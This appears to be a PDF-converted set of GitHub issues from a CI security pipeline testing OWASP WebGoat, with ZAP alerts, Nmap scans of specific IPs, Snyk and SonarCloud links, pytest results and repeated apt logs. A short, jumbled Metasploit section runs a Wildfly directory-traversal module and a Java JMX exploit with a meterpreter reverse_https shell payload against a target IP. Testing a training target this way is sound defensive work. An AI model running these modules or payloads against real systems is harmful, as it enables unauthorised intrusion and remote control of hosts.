  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - <a href="http://4.188.227.47:8080/robots.txt">http://4.188.227.47:8080/robots.txt</a>
    - <a href="http://4.188.227.47:8080/sitemap.xml">http://4.188.227.47:8080/sitemap.xml</a>
    - <a href="http://4.188.227.47:8080/WebGoat/login">http://4.188.227.47:8080/WebGoat/login</a>
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - <a href="http://4.188.227.47:8080/robots.txt">http://4.188.227.47:8080/robots.txt</a>
    - <a href="http://4.188.227.47:8080/sitemap.xml">http://4.188.227.47:8080/sitemap.xml</a>
    - http://4.188.227.47:8080/WebGoat/login
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://4.188.227.47:8080/robots.txt
    - <a href="http://4.188.227.47:8080/sitemap.xml">http://4.188.227.47:8080/sitemap.xml</a>
    - http://4.188.227.47:8080/WebGoat/login
  - Storable and Cacheable Content [10049] total: 4:
    - <a href="http://4.188.227.47:8080/">http://4.188.227.47:8080/</a>
    - http://4.188.227.47:8080/robots.txt
    - <a href="http://4.188.227.47:8080/sitemap.xml">http://4.188.227.47:8080/sitemap.xml</a>
    - http://4.188.227.47:8080/WebGoat/login

View the following link to download the report. RunnerID:7244798045

# **Priotity-High Metasploit-ParrotOS Test output**

GitHub Issue number # 799

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (10.6 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.


Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... \_\_\_\_\_\_ Metasploit Framework Exploit Demo: \_\_\_\_\_\_ Target Web Goat Instance IP Address: 20.198.127.193 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking \_\_\_\_\_\_ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [\*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly\_traversal): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth VHOST no HTTP server virtual host View the full module info with the info, or info -d command. [\*] resource (./src/exploitwildflydir\_traversal.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitwildflydir traversal.rc)> run



Confidential

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
RHOSTS =>

# **Priority-Medium Nmap-ParrotOS Scan output**

GitHub Issue number # 798

GitHub Issue URL: Here!

parrotOS nmap

"priority Medium"

Nmap vulnerability scanning for 20.198.127.193

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (9673 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Running basic nmap scan... Starting Nmap 7.92 (https://nmap.org) at 2023-12-14 07:20 UTC Nmap scan report for 20.198.127.193 Host is up (0.20s latency). Not shown: 65530 filtered tcp ports (no-response) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 256 fc:dc:bc:2d:22:aa:e3:46:a8:0d:82:79:a8:9a:f8:1f (ECDSA) 256 24:af:c1:1b:3b:50:e0:fe:0c:5e:c8:e8:18:42:ee:5b (ED25519) 80/tcp closed http 443/tcp closed https 8080/tcp open http-proxy | fingerprint-strings: | FourOhFourRequest: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 | Date: Thu, 14 Dec 2023 07:24:27 GMT | GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie, WMSRequest, oracle-tns: | HTTP/1.1 400 Bad Request | Content-Length: 0 | Connection: close | GetRequest, HTTPOptions: | HTTP/1.1 404 Not Found | Connection: close | Content-Length: 0 Date: Thu, 14 Dec 2023 07:24:26 GMT

```
| http-title: Site doesn't have a title.
9090/tcp open zeus-admin?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Thu, 14 Dec 2023 07:25:07 GMT
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReq, SqueezeCenter_CLI, TLSSessionReq,
TerminalServerCookie, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Thu, 14 Dec 2023 07:24:26 GMT
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
Date: Thu, 14 Dec 2023 07:24:43 GMT
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port8080-TCP:V=7.92%I=7%D=12/14%Time=657AADAA%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Thu, 14 Dec 2023 07:24:
SF:26 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
```

SF:r Connection: close Content-Length: 0 Date: Thu, 14\n

SF:x20Dec 2023 07:24:26 GMT

")%r(RTSPRequest,42,"HTTP/1.1

SF: 400 Bad Request Content-Length: 0 Connection: clo

SF:se

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found

SF: Connection: close Content-Length: 0 Date: Thu, 14\x

SF:20Dec 2023 07:24:27 GMT

")%r(Socks5,42,"HTTP/1.1 40

SF:0 Bad Request Content-Length: 0 Connection: close

SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content

SF:-Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:0400 Bad Request Content-Length: 0 Connection: close\n

SF:r

")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Con

SF:tent-Length: 0 Connection: close

")%r(TerminalServerCoo

SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C

SF:onnection: close

")%r(TLSSessionReq,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

")

SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x

SF:200 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len

SF:gth: 0 Connection: close

")%r(LDAPSearchReq,42,"HTTP/1\n

SF:.1 400 Bad Request Content-Length: 0 Connection: c

SF:lose

SF:ontent-Length: 0 Connection: close ")%r(WMSRequest,42," SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio SF:n: close ")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close "); ==========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)======== SF-Port9090-TCP:V=7.92%I=7%D=12/14%Time=657AADAA%P=x86 64-pc-linuxgnu%r(G SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n SF:r Content-Length: 0 Date: Thu, 14 Dec 2023 07:24: SF:26 GMT ")%r(WMSRequest,42,"HTTP/1.1 400 Bad Request SF: Content-Length: 0 Connection: close ")%r(ibm-db2-da SF:s,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Con SF:nection: close ")%r(SqueezeCenter CLI,42,"HTTP/1.1 400 SF:0Bad Request Content-Length: 0 Connection: close SF:")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-Len SF:gth: 0 Connection: close ")%r(HTTPOptions,65,"HTTP/1.1 SF: 404 Not Found Connection: close Content-Length: 0 SF: Date: Thu. 14 Dec 2023 07:24:43 GMT ")%r(R SF:TSPRequest,42,"HTTP/1.1 400 Bad Request Content-Length: SF:00 Connection: close ")%r(Help,42,"HTTP/1.1 400 Bad SF: Request Content-Length: 0 Connection: close ")%r

")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C

SF:(SSLSessionReg,42,"HTTP/1.1 400 Bad Reguest Content-Length SF:: 0 Connection: close ")%r(TerminalServerCookie,42,"HTT SF:P/1.1 400 Bad Request Content-Length: 0 Connection:\n SF:x20close ")%r(TLSSessionReg,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close ")%r(Kerberos SF:,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conn SF:ection: close ")%r(SMBProgNeg,42,"HTTP/1.1 400 Bad SF:Request Content-Length: 0 Connection: close ")%r(Fou SF:rOhFourRequest,65,"HTTP/1.1 404 Not Found Connection: c SF:lose Content-Length: 0 Date: Thu, 14 Dec 2023 0 SF:7:25:07 GMT ")%r(LPDString,42,"HTTP/1.1 400 Bad Reg SF:uest Content-Length: 0 Connection: close ")%r(LDAPSe SF:archReg,42,"HTTP/1.1 400 Bad Reguest Content-Length: 0\n SF:r Connection: close ")%r(SIPOptions,42,"HTTP/1.1 400 SF:Bad Request Content-Length: 0 Connection: close

SF:);

Device type: general purpose|storage-misc|firewall

Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%)

OS CPE: cpe:/o:linux:linuxkernel:2.6.32 cpe:/o:linux:linuxkernel:3 cpe:/o:linux:linuxkernel:4.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation\_manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 2.6.32 (86%), Linux 2.6.39 (86%), Linux 3.10 - 3.12 (86%), Linux 3.4 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 3.10 (85%), Linux 3.10 - 3.16 (85%), Linux 4.0 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 443/tcp)

**HOP RTT ADDRESS** 

1 0.02 ms 172.17.0.1

2 5687.85 ms 20.198.127.193

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 363.96 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-14 07:26 UTC

Nmap scan report for 20.198.127.193

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.85 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-14 07:26 UTC

Nmap scan report for 20.198.127.193

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds

# **Priority High - Sonar Cloud Code Scan Report**

GitHub Issue number # 797

GitHub Issue URL: Here!

SonarCloud "priority High"

#### SonarCloud Scan for OWASP WebGoat

Go to <a href="https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST">https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST</a> for full report of SonarCloud with Github SSO.

### **Priority High - Snyk Report**

GitHub Issue number # 796

GitHub Issue URL: Here!

Snyk\_scan "priotity High"

### **Snyk Scan for OWASP WebGoat**

Go to <a href="https://app.snyk.io/org/pradyumna-muppirala">https://app.snyk.io/org/pradyumna-muppirala</a> for full report of Snyk with Github SSO.

# **Priotity-High Pytest-Playwright Test Output Issue**

GitHub Issue number # 795 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts \_\_\_\_\_ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: tornasync-0.6.0.post2, asyncio-0.23.2, trio-0.8.0, anyio-4.1.0, base-url-2.0.0, playwright-0.4.3 asyncio: mode=strict collected 5 items src/test\_AsyncWebGoatUseCases.py ... [ 60%] src/test\_WebGoatUseCases.py .. [100%] \_\_\_\_\_\_ ======== 5 passed in 27.21s \_\_\_\_\_ Stop pytests....

### Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 794

GitHub Issue URL: Here!

- Site: <a href="http://20.204.93.145:8080">http://20.204.93.145:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://20.204.93.145:8080/WebGoat/login
  - Cookie No HttpOnly Flag [10010] total: 1:
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Cookie Slack Detector [90027] total: 2:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Cookie without SameSite Attribute [10054] total: 1:
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Base64 Disclosure [10094] total: 1:
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Non-Storable Content [10049] total: 1:
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/WebGoat/login
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/WebGoat/login
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Session Management Response Identified [10112] total: 2:
    - http://20.204.93.145:8080/WebGoat/start.mvc
    - http://20.204.93.145:8080/WebGoat/start.mvc
  - Storable and Cacheable Content [10049] total: 4:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/robots.txt
    - http://20.204.93.145:8080/sitemap.xml
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>

- User Agent Fuzzer [10104] total: 12:
  - http://20.204.93.145:8080/WebGoat/start.mvc
  - <a href="http://20.204.93.145:8080/WebGoat/start.mvc">http://20.204.93.145:8080/WebGoat/start.mvc</a>
  - <a href="http://20.204.93.145:8080/WebGoat/start.mvc">http://20.204.93.145:8080/WebGoat/start.mvc</a>
  - <a href="http://20.204.93.145:8080/WebGoat/start.mvc">http://20.204.93.145:8080/WebGoat/start.mvc</a>
  - <a href="http://20.204.93.145:8080/WebGoat/start.mvc">http://20.204.93.145:8080/WebGoat/start.mvc</a>
  - **.**..

View the following link to download the report. RunnerID:7164093277

- Site: <a href="http://20.198.127.193:8080">http://20.198.127.193:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - http://20.198.127.193:8080/WebGoat/login
  - Missing Anti-clickjacking Header [10020] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - http://20.198.127.193:8080/WebGoat/login
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - http://20.198.127.193:8080/WebGoat/login
  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - http://20.198.127.193:8080/WebGoat/login
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://20.198.127.193:8080/
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - <a href="http://20.198.127.193:8080/WebGoat/login">http://20.198.127.193:8080/WebGoat/login</a>
  - Storable and Cacheable Content [10049] total: 4:
    - <a href="http://20.198.127.193:8080/">http://20.198.127.193:8080/</a>
    - <a href="http://20.198.127.193:8080/robots.txt">http://20.198.127.193:8080/robots.txt</a>
    - <a href="http://20.198.127.193:8080/sitemap.xml">http://20.198.127.193:8080/sitemap.xml</a>
    - http://20.198.127.193:8080/WebGoat/login

View the following link to download the report. RunnerID:7205633687

# **Priotity-High Metasploit-ParrotOS Test output**

GitHub Issue number # 793

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (8536 kB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

